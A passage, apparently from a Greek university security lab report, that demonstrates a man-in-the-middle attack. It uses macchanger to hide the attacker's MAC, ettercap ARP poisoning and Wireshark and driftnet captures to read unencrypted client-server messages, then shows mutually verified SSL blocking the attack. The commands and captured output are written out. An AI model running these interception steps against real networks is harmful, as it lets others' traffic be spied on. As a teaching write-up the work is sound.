
ΕΙΚΟΝΑ 4

Υπάρχουν πολλοί τρόποι και εργαλεία για την πραγματοποίηση μιας MitM επίθεσης. Ένας τρόπος να επιτευχθεί είναι μέσω της τεχνικής ARP Poisoning, κατά την οποία ο επιτιθέμενος στέλνει πλαστά «spoofed» μηνύματα ARP σε ένα δίκτυο ώστε να αλλοιώσει το ARP Table. Σε γενικές γραμμές, στόχος είναι η συσχέτιση της διεύθυνση MAC του εισβολέα με τη διεύθυνση IP ενός άλλου υπολογιστή, όπως της προεπιλεγμένης πύλης (default gateway), δρομολογώντας κάθε πακέτο που προορίζονταν για τη διεύθυνση αυτή στον εισβολέα. Γενικά το ARP Poisoning επιτρέπει σε έναν εισβολέα να υποκλέψει πακέτα σε ένα δίκτυο, να τροποποιήσει την κυκλοφορία, ή να την διακόψει συνολικά. Χρησιμοποιείται συχνά ως εφελκυστικό για άλλες επιθέσεις, στη δική μας περίπτωση για MitM.

Για την επίθεση, αξιοποιήθηκαν τα εργαλεία **Ettercap**, **Wireshark**, **Driftnet** και **Macchanger** μέσω της διανομής **Kali Linux**, σχεδιασμένης για penetration testing. Στα σενάρια που εξετάζονται, ο client βρίσκεται σε διαφορετικό δίκτυο από τον server και επικοινωνούν μέσω του διαδικτύου, ενώ ο επιτιθέμενος βρίσκεται στο τοπικό δίκτυο του client προσπαθώντας να παρέμβει στην μεταξύ τους επικοινωνία. Τα πακέτα που στέλνει και λαμβάνει ο client δρομολογούνται μέσω του router/gateway του τοπικού του δικτύου ώστε να φτάσουν στον server, οπότε τον επιτιθέμενο συγκεκριμένα τον ενδιαφέρει να υποκλέψει τις μεταδόσεις μεταξύ client και router/gateway.

Ξεκινώντας από την πλευρά του επιτιθέμενου, μέσω του εργαλείου Macchanger γίνεται αλλαγή της διεύθυνσης υλικού MAC της κάρτας ασύρματου δικτύου (wlan0) σε μια τυχαία, ώστε να μην είναι δυνατό να ανακαλυφθεί η πραγματική ταυτότητα του υλικού του από το θύμα ή οποιονδήποτε άλλο υπολογιστή εντός του τοπικού δικτύου του client. Εκτελώντας την παρακάτω εντολή αφού γίνει απενεργοποίηση της κάρτας δικτύου:

```
macchanger -r <interface/κάρτα δικτύου>
```



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig wlan0 down  
root@kali:~# macchanger -r wlan0  
Permanent MAC: dc:85:de:2a:f1:63 (unknown)  
Current MAC: dc:85:de:2a:f1:63 (unknown)  
New MAC: 18:a6:f4:f2:82:d9 (unknown)  
root@kali:~# ifconfig wlan0 up  
root@kali:~#
```

Με το Ettercap στη συνέχεια, πραγματοποιήθηκε το πρώτο βήμα του MitM, η δρομολόγηση των μεταδιδόμενων πακέτων μέσω του επιτιθέμενου υπολογιστή με τη βοήθεια της τεχνικής ARP poisoning. Το Ettercap παρέχει τη δυνατότητα sniffing των πακέτων που αναδρομολογούνται αλλά όχι έναν δομημένο και ευανάγνωστο τρόπο οργάνωσης της προβολής τους, ώστε να γίνει εύκολα ανάλυση. Για το λόγο αυτό, για το δεύτερο βήμα, δηλαδή αυτό της καταγραφής και ανάλυσης των διερχόμενων πακέτων μεταξύ client και server, χρησιμοποιήθηκε το Wireshark που εκτός άλλων προσφέρει καλύτερη εποπτεία της δικτυακής κίνησης έναντι του Ettercap. Τέλος, ενδεικτικά χρησιμοποιήθηκε το εργαλείο Driftnet, με το οποίο προβάλλονται σε πραγματικό χρόνο τα αρχεία εικόνων από τα πακέτα που συλλέγει το Ettercap/Wireshark.


```
ettercap -i <κάρτα δικτύου> -T -M arp:remote /TARGET1/ /TARGET2/
```

**-i wlan0** : Ορίζει την κάρτα ασύρματου δικτύου Wi-Fi (wlan0) ως το interface από το οποίο θα γίνει η επίθεση.

**-T** : Εμφανίζει την κίνηση μεταξύ των θυμάτων στην κονσόλα ως text

**-M** : Ενεργοποιεί την επίθεση MitM με ορίσματα τον τρόπο ARP Poisoning:  
**arp:remote**

**/TARGET1/ /TARGET2/** : Στην θέση των targets, ορίζονται οι διευθύνσεις IP των θυμάτων, δηλαδή του client (TARGET1) και του router/gateway (TARGET2)



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ettercap -wlan0 -T -M arp:remote /192.168.1.1/ /192.168.1.4/

root@kali: ~
File Edit View Search Terminal Help
3 hosts added to the hosts list...
ARP poisoning victims:
GROUP 1 : 192.168.1.1 C8:7B:5B:BB:2D:61
GROUP 2 : 192.168.1.4 48:D2:24:F7:C4:E6
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

Sat Oct 25 16:47:09 2014
TCP 37.113.22.129:59658 --> 192.168.1.4:24704 | AP
..hek...z..
XE

Sat Oct 25 16:47:09 2014
TCP 192.168.1.4:24705 --> 95.100.66.248:80 | S
```



## Σενάριο Μη-Κρυπτογραφημένης Σύνδεσης

Στο πρώτο σενάριο, η σύνδεση μεταξύ client-server δεν είναι κρυπτογραφημένη και ήταν δυνατό να προβληθούν πλήρως τα μηνύματα που ανταλλάσσουν όπως ενδεικτικά φαίνεται παρακάτω από το Wireshark:

Filter: `ip.addr == 192.168.1.4 and tcp.port == 5555` Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
20560	248.38311700	37.32.172.171	192.168.1.4	TCP	76	personal-agent
20561	248.38331800	37.32.172.171	192.168.1.4	TCP	76	[TCP Retransmission]
20582	248.47525800	192.168.1.4	37.32.172.171	TCP	54	25072 > personal-agent
20583	248.47544500	192.168.1.4	37.32.172.171	TCP	54	[TCP Duplicate ACK]
30447	450.11806600	192.168.1.4	37.32.172.171	TCP	72	25072 > personal-agent
30448	450.11826700	192.168.1.4	37.32.172.171	TCP	72	[TCP Retransmission]
30497	450.41350800	37.32.172.171	192.168.1.4	TCP	81	personal-agent
30498	450.41370400	37.32.172.171	192.168.1.4	TCP	81	[TCP Retransmission]
30549	450.69729900	192.168.1.4	37.32.172.171	TCP	70	25072 > personal-agent

Frame 30497: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface 0

Ethernet II, Src: Zte\_bb:2d:61 (c8:7b:5b:bb:2d:61), Dst: b0:4b:80:d1:77:53 (b0:4b:80:d1:77:53)

Internet Protocol Version 4, Src: 37.32.172.171 (37.32.172.171), Dst: 192.168.1.4 (192.168.1.4)

Transmission Control Protocol, Src Port: personal-agent (5555), Dst Port: 25072 (25072), Seq: 450413508, Win: 0, Len: 0

0000 b0 4b 80 d1 77 53 c8 7b 5b bb 2d 61 08 00 45 3c .K..wS.{ [..a..E<  
0010 00 43 39 6a 40 00 77 06 36 97 25 20 ac ab c0 a8 .C9j@.w. 6.% ....  
0020 01 04 15 b3 61 f0 c9 b3 45 f2 83 f3 31 77 50 18 ....a... E...lwP.  
0030 01 04 ab 9b 00 00 74 00 18 4d 65 73 73 61 67 65 .....t. .Message  
0040 45 78 63 68 61 6e 67 65 49 6e 69 74 69 61 74 65 Exchange Initiate  
0050 64 d

Filter: `ip.addr == 192.168.1.4 and tcp.port == 5555` Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
20560	248.38311700	37.32.172.171	192.168.1.4	TCP	76	personal-agent
20561	248.38331800	37.32.172.171	192.168.1.4	TCP	76	[TCP Retransmission]
20582	248.47525800	192.168.1.4	37.32.172.171	TCP	54	25072 > personal-agent
20583	248.47544500	192.168.1.4	37.32.172.171	TCP	54	[TCP Duplicate ACK]
30447	450.11806600	192.168.1.4	37.32.172.171	TCP	72	25072 > personal-agent
30448	450.11826700	192.168.1.4	37.32.172.171	TCP	72	[TCP Retransmission]
30497	450.41350800	37.32.172.171	192.168.1.4	TCP	81	personal-agent
30498	450.41370400	37.32.172.171	192.168.1.4	TCP	81	[TCP Retransmission]
30549	450.69729900	192.168.1.4	37.32.172.171	TCP	70	25072 > personal-agent

Frame 30549: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0

Ethernet II, Src: LiteonTe\_f7:c4:e6 (48:d2:24:f7:c4:e6), Dst: b0:4b:80:d1:77:53 (b0:4b:80:d1:77:53)

Internet Protocol Version 4, Src: 192.168.1.4 (192.168.1.4), Dst: 37.32.172.171 (37.32.172.171)

Transmission Control Protocol, Src Port: 25072 (25072), Dst Port: personal-agent (5555), Seq: 450697299, Win: 0, Len: 0

0000 b0 4b 80 d1 77 53 48 d2 24 f7 c4 e6 08 00 45 00 .K..wSH. \$. ....E.  
0010 00 38 6f 51 40 00 80 06 f7 f6 c0 a8 01 04 25 20 .8oQ@... .....%  
0020 ac ab 61 f0 15 b3 83 f3 31 77 c9 b3 46 0d 50 18 ..a.....lw..F.P.  
0030 00 40 f2 8e 00 00 74 00 0d 4d 79 20 73 65 78 79 .@....t. .My sexy  
0040 20 70 75 70 70 79 puppy





No.	Time	Source	Destination	Protocol	Length	Info
20582	248.4752580	192.168.1.4	37.32.172.171	TCP	54	25072 > personal
20583	248.4754450	192.168.1.4	37.32.172.171	TCP	54	[TCP Dup ACK 205
30447	450.1180660	192.168.1.4	37.32.172.171	TCP	72	25072 > personal
30448	450.1182670	192.168.1.4	37.32.172.171	TCP	72	[TCP Retransmiss
30497	450.4135080	37.32.172.171	192.168.1.4	TCP	81	personal-agent >
30498	450.4137040	37.32.172.171	192.168.1.4	TCP	81	[TCP Retransmiss
30549	450.6972990	192.168.1.4	37.32.172.171	TCP	70	25072 > personal
30550	450.6974880	192.168.1.4	37.32.172.171	TCP	70	[TCP Retransmiss
30581	450.9547030	37.32.172.171	192.168.1.4	TCP	100	personal-agent >
+ Frame 30581: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface 0						
+ Ethernet II, Src: Zte_bb:2d:61 (c8:7b:5b:bb:2d:61), Dst: b0:4b:80:d1:77:53 (b0:4b:80:d1:77:53)						
+ Internet Protocol Version 4, Src: 37.32.172.171 (37.32.172.171), Dst: 192.168.1.4 (192.168.1.4)						
+ Transmission Control Protocol, Src Port: personal-agent (5555), Dst Port: 25072 (25072), Seq: 5						
+ Data (46 bytes)						
0000	b0 4b 80 d1 77 53 c8 7b	5b bb 2d 61 08 00 45 3c	.K..wS.{ [..a..E<			
0010	00 56 39 6b 40 00 77 06	36 83 25 20 ac ab c0 a8	.V9k@.w. 6.% ....			
0020	01 04 15 b3 61 f0 c9 b3	46 0d 83 f3 31 87 50 18	....a... F...l.P.			
0030	01 04 34 3b 00 00 74 00	2b 49 20 61 6d 20 74 68	..4;..t. +I am th			
0040	65 20 73 65 72 76 65 72	2e 20 44 69 64 20 79 6f	e server . Did yo			
0050	75 20 73 61 79 20 4d 79	20 73 65 78 79 20 70 75	u say My sexy pu			
0060	70 70 79 3f		ppy?			

Ακόμη, καταγράφηκαν και δύο αρχεία εικόνας που ανταλλάχθηκαν μεταξύ client-server, μέσω του driftnet:

```
driftnet -i <κάρτα δικτύου>
```



## Σενάριο SSL Σύνδεσης

Στο δεύτερο σενάριο, η σύνδεση μεταξύ client-server είναι κρυπτογραφημένη με το πρωτόκολλο SSL και δεν κατέστη δυνατό να διαβαστούν τα μηνύματα μεταξύ τους. Κατά συνέπεια η επίθεση MITM κατέστη αδύνατη καθώς δεν μπορούμε να υποδυθούμε τον Server από την μεριά του Cline και τον Client από του Server αντίστοιχα. Αυτό συμβαίνει καθώς χρησιμοποιείται 2-way SSL verification και έτσι ότι πιστοποιητικό πλαστό και αν κατασκευάσουμε δεν θα είναι valid από την αρχή πιστοποίησης που οι 2 τους χρησιμοποιούν. Παρακάτω φαίνεται το SSL Handshake, στο οποίο διακρίνονται οι ανταλλαγές certificates (παρατηρούμε ότι όντως πρώτα στέλνει ο Server στον Client το πιστοποιητικό του και στην συνέχεια ο client στον Server εφόσον ελέγξει ότι είναι valid) για να ξεκινήσει η κρυπτογραφημένη επικοινωνία αλλά και τέλος ένα πακέτο ενδεικτικό της επιτυχίας της εγκαθίδρυσης του κρυπτογραφημένου καναλιού:

Filter:	ip.addr == 192.168.1.4 and tcp.port == 5556	Expression...	Clear	Apply	Save	
No.	Time	Source	Destination	Protocol	Length	Info
58713	929.6224890	37.32.172.171	192.168.1.4	TCP	66	[TCP Out-Of-Order]
58738	930.0604280	192.168.1.4	37.32.172.171	TCP	54	25704 > freeciv [AC
58739	930.0606420	192.168.1.4	37.32.172.171	TCP	54	[TCP Dup ACK 58738#
58740	930.0700100	192.168.1.4	37.32.172.171	TCP	208	25704 > freeciv [PS
+ Frame 58798: 1506 bytes on wire (12048 bits), 1506 bytes captured (12048 bits) on interface 0						
+ Ethernet II, Src: Zte_bb:2d:61 (c8:7b:5b:bb:2d:61), Dst: b0:4b:80:d1:77:53 (b0:4b:80:d1:77:53)						
+ Internet Protocol Version 4, Src: 37.32.172.171 (37.32.172.171), Dst: 192.168.1.4 (192.168.1.4)						
+ Transmission Control Protocol, Src Port: freeciv (5556), Dst Port: 25704 (25704), Seq: 1, Ack: 155						
+ Data (1452 bytes)						
*****						
00b0	01 01 0b 05 00 30 81 97	31 16 30 14 06 03 55 04	.....0..1.0...U.			
00c0	0a 13 0d 41 45 47 45 41	4e 20 43 41 20 67 6f 76	...AEGEAN N CA gov			
00d0	31 13 30 11 06 03 55 04	0b 13 0a 55 6e 69 76 65	1.0...U...Unive			
00e0	72 73 69 74 79 31 1f 30	1d 06 09 2a 86 48 86 f7	rsity1.0...*.H..			
00f0	0d 01 09 01 16 10 61 65	67 65 61 6e 40 61 65 67	.....ae gean@aeg			
0100	65 61 6e 2e 67 72 31 12	30 10 06 03 55 04 07 13	ean.gr1. 0...U...			
0110	09 4b 61 72 6c 6f 76 61	73 69 31 0e 30 0c 06 03	.Karlova sil.0...			
0120	55 04 08 13 05 53 61 6d	6f 73 31 0b 30 09 06 03	U...Sam osl.0...			
0130	55 04 06 13 02 47 52 31	16 30 14 06 03 55 04 03	U...GR1 .0...U...			
0140	13 0d 41 45 47 45 41 4e	20 43 41 20 67 6f 76 30	..AEGEAN CA gov0			
0150	1e 17 0d 31 34 31 30 32	30 31 30 30 36 35 30 5a	...14102 0100650Z			
0160	17 0d 31 36 31 30 31 39	31 30 30 36 35 30 5a 30	..161019 100650Z0			
0170	62 31 0b 30 09 06 03 55	04 06 13 02 47 52 31 0e	b1.0...U ....GR1.			
0180	30 0c 06 03 55 04 08 13	05 53 61 6d 6f 73 31 16	0...U... .Samos1.			
0190	30 14 06 03 55 04 0a 13	0d 41 45 47 45 41 4e 20	0...U... .AEGEAN			
01a0	43 41 20 67 6f 76 31 13	30 11 06 03 55 04 0b 13	CA gov1. 0...U...			
01b0	0a 55 6e 69 76 65 72 73	69 74 79 31 16 30 14 06	.Univers ity1.0...			
01c0	03 55 04 03 13 0d 41 45	47 45 41 4e 20 53 45 52	.U...AEGEAN SER			
01d0	56 45 52 30 82 02 22 30	0d 06 09 2a 86 48 86 f7	VER0...0 ...*.H...			
01e0	0d 01 01 01 05 00 03 82	02 0f 00 30 82 02 0a 02	.....0...0...			
01f0	82 02 01 00 b3 3e 5b e0	6b 6f 43 f4 80 e7 64 e5	.....>[. koC...d.			

wlan0 <live capture in progress> Filter: Packets: 61453 Displayed: 40 (0.1%)

wlan0: <live capture in progress> Filter: Packets: 61453 · Displayed: 40 (0.1%)





Filter:  Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
58800	930.57604500	37.32.172.171	192.168.1.4	TCP	932	freeciv >
58801	930.57623700	37.32.172.171	192.168.1.4	TCP	932	[TCP Retransmission]
58856	930.97550800	192.168.1.4	37.32.172.171	TCP	54	25704 > freeciv

Frame 58801: 932 bytes on wire (7456 bits), 932 bytes captured (7456 bits) on interface 0

Ethernet II, Src: b0:4b:80:d1:77:53 (b0:4b:80:d1:77:53), Dst: LiteonTe\_f7:c4:e6 (48:d2:24:f7:c4:e6)

Internet Protocol Version 4, Src: 37.32.172.171 (37.32.172.171), Dst: 192.168.1.4 (192.168.1.4)

Transmission Control Protocol, Src Port: freeciv (5556), Dst Port: 25704 (25704), Seq: 14556

Data (878 bytes)

```

3260 7c 1c b4 0c 88 f4 58 58 0d fb 8e 55 2c 95 a0 b1 |.....XX ...U,...
3270 ed cb 52 f1 40 0e e5 b4 df f3 cb f5 fd fe b3 f6 |..R.@... ..
3280 a9 e3 f9 e3 b6 ba da 05 0e ce b8 44 2c e2 86 40 |.....D,..@
3290 92 ed db ca df 88 6c 06 0e 6f c7 63 37 ac 85 49 |.....l..o.c7..I
32a0 3f 25 b4 cc 93 91 8a 3f 84 b5 d3 d4 c5 5f 3a 98 |?%.....? ..:..
32b0 58 d1 75 f3 3e 32 4a 00 52 72 03 aa 3f b4 01 e1 |X.u.>2J. Rr..?..
32c0 49 4f 65 04 cd 2b 2a d7 58 da da 98 3e 4d ab df |IOe..+*. X...>M..
32d0 be 9e 2d 07 f6 bc ac 83 83 ef 5b c9 89 b8 dc 47 |.....[....G
32e0 65 80 ab b5 95 c8 95 88 a9 9c 70 f3 f9 bc 07 0b |e......p....
32f0 9d 2b 9c e8 ef cd 61 2b db c2 0d 00 00 a2 03 01 |+. ....+.....
3300 02 40 00 9c 00 9a 30 81 97 31 16 30 14 06 03 55 |.@...0..l.O...U
3310 04 0a 13 0d 41 45 47 45 41 4e 20 43 41 20 67 6f |...AEGE AN CA go
3320 76 31 13 30 11 06 03 55 04 0b 13 0a 55 6e 69 76 |v1.O...U ...Univ
3330 65 72 73 69 74 79 31 1f 30 1d 06 09 2a 86 48 86 |ersity1. 0...*.H.
3340 f7 0d 01 09 01 16 10 61 65 67 65 61 6e 40 61 65 |.....a egean@ae
3350 67 65 61 6e 2e 67 72 31 12 30 10 06 03 55 04 07 |gean.gr1 .O...U..
3360 13 09 4b 61 72 6c 6f 76 61 73 69 31 0e 30 0c 06 |..Karlovas il.O...
3370 03 55 04 08 13 05 53 61 6d 6f 73 31 0b 30 09 06 |.U....Sa mosl.O..
3380 03 55 04 06 13 02 47 52 31 16 30 14 06 03 55 04 |.U....GR 1.0...U.
3390 03 13 0d 41 45 47 45 41 4e 20 43 41 20 67 6f 76 |...AEGEAN CA gov
33a0 0e 00 00 00

```

wlan0: <live capture in progress> Filter: ip.addr == 192.168.1.4 and tcp.port == 5556 Packets: 64530 · Displayed: 40 (0.1%)

No.	Time	Source	Destination	Protocol	Length	Info
58856	930.97550800	192.168.1.4	37.32.172.171	TCP	54	25704 > freeciv
58857	930.97561500	192.168.1.4	37.32.172.171	TCP	54	[TCP Dup ACK 58856]
58866	931.04315300	192.168.1.4	37.32.172.171	TCP	1506	25704 > freeciv

Frame 58866: 1506 bytes on wire (12048 bits), 1506 bytes captured (12048 bits) on interface 0

Ethernet II, Src: LiteonTe\_f7:c4:e6 (48:d2:24:f7:c4:e6), Dst: b0:4b:80:d1:77:53 (b0:4b:80:d1:77:53)

Internet Protocol Version 4, Src: 192.168.1.4 (192.168.1.4), Dst: 37.32.172.171 (37.32.172.171)

Transmission Control Protocol, Src Port: 25704 (25704), Dst Port: freeciv (5556), Seq: 155, Ack: 14556

Data (1452 bytes)

```

0050 01 02 02 01 01 30 0d 06 09 2a 86 48 86 f7 0d 01 |....0...*.H....
0060 01 0b 05 00 30 81 97 31 16 30 14 06 03 55 04 0a |....0..l .O...U..
0070 13 0d 41 45 47 45 41 4e 20 43 41 20 67 6f 76 31 |...AEGEAN CA gov1
0080 13 30 11 06 03 55 04 0b 13 0a 55 6e 69 76 65 72 |.O...U.. ..Univer
0090 73 69 74 79 31 1f 30 1d 06 09 2a 86 48 86 f7 0d |sity1.0. ...*.H...
00a0 01 09 01 16 10 61 65 67 65 61 6e 40 61 65 67 65 |....aeg ean@aege
00b0 61 6e 2e 67 72 31 12 30 10 06 03 55 04 07 13 09 |an.gr1.0 ...U....
00c0 4b 61 72 6c 6f 76 61 73 69 31 0e 30 0c 06 03 55 |Karlovas il.O...U
00d0 04 08 13 05 53 61 6d 6f 73 31 0b 30 09 06 03 55 |...Samo sl.O...U
00e0 04 06 13 02 47 52 31 16 30 14 06 03 55 04 03 13 |...GR1. 0...U...
00f0 0d 41 45 47 45 41 4e 20 43 41 20 67 6f 76 30 1e |.AEGEAN CA gov0.
0100 17 0d 31 34 31 30 32 30 31 30 30 36 33 36 5a 17 |..141020 100636Z.
0110 0d 31 36 31 30 31 39 31 30 30 36 33 36 5a 30 62 |.1610191 00636Z0b
0120 31 0b 30 09 06 03 55 04 06 13 02 47 52 31 0e 30 |1.O...U. ...GR1.0
0130 0c 06 03 55 04 08 13 05 53 61 6d 6f 73 31 16 30 |...U.... Samosl.O
0140 14 06 03 55 04 0a 13 0d 41 45 47 45 41 4e 20 43 |...U.... AEGEAN C
0150 41 20 67 6f 76 31 13 30 11 06 03 55 04 0b 13 0a |A gov1.0 ...U....
0160 55 6e 69 76 65 72 73 69 74 79 31 16 30 14 06 03 |Universi ty1.0...
0170 55 04 03 13 0d 41 45 47 45 41 4e 20 43 4c 49 45 |U...AEGEAN CLIE
0180 4e 54 30 82 02 22 30 0d 06 09 2a 86 48 86 f7 0d |NFO...*O. ...*.H...
0190 01 01 01 05 00 03 82 02 0f 00 30 82 02 0a 02 82 |.....0.....

```

wlan0: <live capture in progress> Filter: ip.addr == 192.168.1.4 and tcp.port == 5556 Packets: 65878 · Displayed: 40 (0.1%)



Παρακάτω βλέπουμε ότι η επικοινωνία είναι πλέον κρυπτογραφημένη:


Filter: ip.addr == 192.168.1.4 and tcp.port == 5556			Expression...	Clear	Apply	Save
No.	Time	Source	Destination	Protocol	Length	Info
72087	1139.378440	37.32.172.171	192.168.1.4	TCP	176	freeciv > 25704 [RST] Seq= 2623 Win= 0 Len= 0
72088	1138.378440	37.32.172.171	192.168.1.4	TCP	176	[TCP Retransmission] freeciv > 25704 [RST] Seq= 2623 Win= 0 Len= 0
72091	1139.103970	192.168.1.4	37.32.172.171	TCP	54	25704 > freeciv [ACK] Seq= 25704
72092	1139.104125	192.168.1.4	37.32.172.171	TCP	54	[TCP Dup ACK 72091#1] 25704 > freeciv [ACK] Seq= 25704
Frame 72088: 176 bytes on wire (1408 bits), 176 bytes captured (1408 bits) on interface 0						
Ethernet II, Src: b0:4b:80:d1:77:53 (b0:4b:80:d1:77:53), Dst: LiteonTe_f7:c4:e6 (48:d2:24:f7:c4:e6)						
Internet Protocol Version 4, Src: 37.32.172.171 (37.32.172.171), Dst: 192.168.1.4 (192.168.1.4)						
Transmission Control Protocol, Src Port: freeciv (5556), Dst Port: 25704 (25704), Seq: 2623, Ack: 2622, Len: 122						
Data (122 bytes)						
0000	48 d2 24 f7 c4 e6 b0 4b	80 d1 77 53 08 00 45 3c	H.\$...K..WS..E<			
0010	00 a2 39 7d 40 00 77 06	36 25 25 20 ac ab c0 a8	..9)@.w. 6%...			
0020	01 04 15 b4 64 68 b7 fe	67 b8 36 1d 18 98 50 18	...dh...g.6...P.			
0030	01 01 62 2a 00 00 17 03	00 00 20 78 4c 09 24 4e	..b*... ..xL.\$N			
0040	8e 82 29 26 82 61 86 30	44 11 f5 35 7e c8 3c 4a	..)6.a.0 D.-.<J			
0050	21 c7 8c c9 fe 87 fe 59	a1 50 87 17 03 00 00 50	!.....Y .P....P			
0060	30 87 97 36 fb b2 91 8c	c4 1b b4 31 fa 37 c7 43	0..6.... ..1.7.C			
0070	50 72 cc a0 d9 d4 bb ff	d8 ff ea 6a 67 38 38 9d	Pr..... ..jg88.			
0080	9b 02 6d b4 4a da ad 09	e7 da e4 eb 98 b4 82 a5	..m.J.....			
0090	60 8e 49 66 78 c2 ce e0	b9 b0 3b 7a 79 f6 2d 20	.Ifx.... ;zy.			
00a0	b9 ae 4e 93 a5 09 aa 5c	d9 7d e3 72 07 c9 64 ae	..N.... .).r..d.			

## Σενάριο με σύνδεση μέσω Tor

